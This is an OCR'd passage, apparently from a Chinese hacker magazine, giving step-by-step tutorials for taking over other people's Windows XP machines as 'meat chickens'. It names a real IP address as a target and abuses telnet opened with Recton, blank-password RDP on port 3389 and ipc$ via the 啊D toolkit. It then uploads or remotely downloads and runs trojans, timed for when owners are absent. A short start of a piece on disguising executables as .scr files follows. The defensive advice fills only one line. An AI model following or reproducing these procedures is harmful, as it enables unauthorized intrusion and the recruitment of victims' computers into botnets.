


图 2




图 1

我们就拿这个222.218.55.94来开刀吧！请出Recton2.5，在telnet选项处填上222.218.55.94，用户名和密码默认，然后点“开始执行”，如图2。

过一会儿，就会看到Telnet服务已经成功打开的提示了，如图3。远程主机的telnet服务已经打开了，接下来我们就用telnet连接上去，如图4，选择“N”不发送密码信息，如图5。然后在login处输入administrator，password为空，回车后就能进入远程主机了。

进入后可以使用tftp上传一个木马，然后进行远程控制。关于上传的方法有很多种，在上期的主题乐园里已经详细的介绍过了，在此就不再赘述。并不是所有的电脑都可以入侵，必须符合方法一的所有条件才行，要耐着性子一个一个试，根据网上的说法，平均10钟就能抓到3只小鸡的。




图 3




图 4




图 5

方法二：3389空口令

这种方法在以前的杂志上也介绍过了（详见06年第六期和第九期），我们再简单说一下。把配置好的木马存放在自己的空间里或者自己搭建的IIS服务器上（建议将木马扩展名改为.cmd，这比.exe方便运行），再使用s扫描器扫描3389端口（用法参照上文），然后使用远程桌面进行连接（开始—所有程序—附件—通讯—远程桌面连接），用户名使用“new”或者“administrator”，密码为空，如图6。

碰到空口令的话，就会成功登录进去的。在肉鸡的浏览器地址栏里填上配置好的木马的地址，回车执行。接下来先后出现一个文件下载窗口和一个安全警告窗口，都点运行，如图7。一下子，肉鸡就上线了。这种抓肉鸡的方法比上面那种方法要好用的多，而且工作量也相对较少。适合在吃饭的时间或者深夜行动，此时肉鸡的主人一般不会在电脑上面。




图 6




图 7

方法三：ipc$

这个方法在当年的Win2000时代就已经是大名鼎鼎的，没想到今天也可以应用到WinXP上。这回上场的是“啊D网络工具包”，使用纯真IP数据库查询当地ADSL的IP地址段（当地的电脑距离近，速




图 8

度快)，在“啊D网络工具包”的“肉鸡查找”选项中填上IP段，再点“开始扫描”。一杯茶的工夫，我们就看到了结果，如图8。

使用右键点上一个IP，在跳出来的菜单中选择“打开对方的telnet”，这时会有一个窗口跳出来，我们就点“启动”，顺利的话就会打开对方的telnet服务了，端口为51。接着弹出询问是否连接的对话框，如图9。点击确定后，自动会连接远程的telnet，下面的步骤就可以参照方法一来搞定它了。这种方法抓的肉鸡也比较多。




图9

以上的这三种菜鸟入侵方法都是由于设置不当引起的，真想不通那些制作ghost版安装系统的家伙为什么会要将系统设置成这样。默认情况下XP的3389端口是不开放的；同样的，在默认情况下，无论使用什么用户进行ipc$连接，系统也都只会给它guest权限，这根本入侵不了。但是当你使用ghost版的XP系统时，这一切就全变了。小菜们请注意了，看看自己的系统是不是这种ghost版的，如果是的话请赶紧弄一张原版的安装光盘好好地安装一下系统吧，免得“出师未捷身先死”，肉鸡没逮到，却反而成了别人的肉鸡。

(本文所涉及到的S扫描器、Recton和啊D网络工具包请到X的网站上来下载)

文件名后缀的艺术

£我是孟星魂

有一个QQ病毒，先是显示一张图片，然后释放出灰鸽子服务端，这是很常见的一个病毒。不过我仔细一看，发现文件的后缀竟然是SCR，这不是屏幕保护程序吗，怎么能运行起来呢（小编注：scr确实是屏幕保护保护程序的扩展名，不过，scr也是一种可执行程序）？我到BAIDU查找，全都是介绍这个病毒的危害，没有病毒样本或更详细的介绍。没办法，又到网上寻找可以把exe转换为屏保的软件，但却没有找到。直到前几天专门研究各种病毒原理的时候才知道，原来把exe直接改成scr后缀也能正常运行的（小编注：都是可执行文件，这样改扩展名，自然不会影响程序本身的正常运行）。正是这个小发现提醒了我，其实关于文件后缀还是有很多可以发挥的地方的。


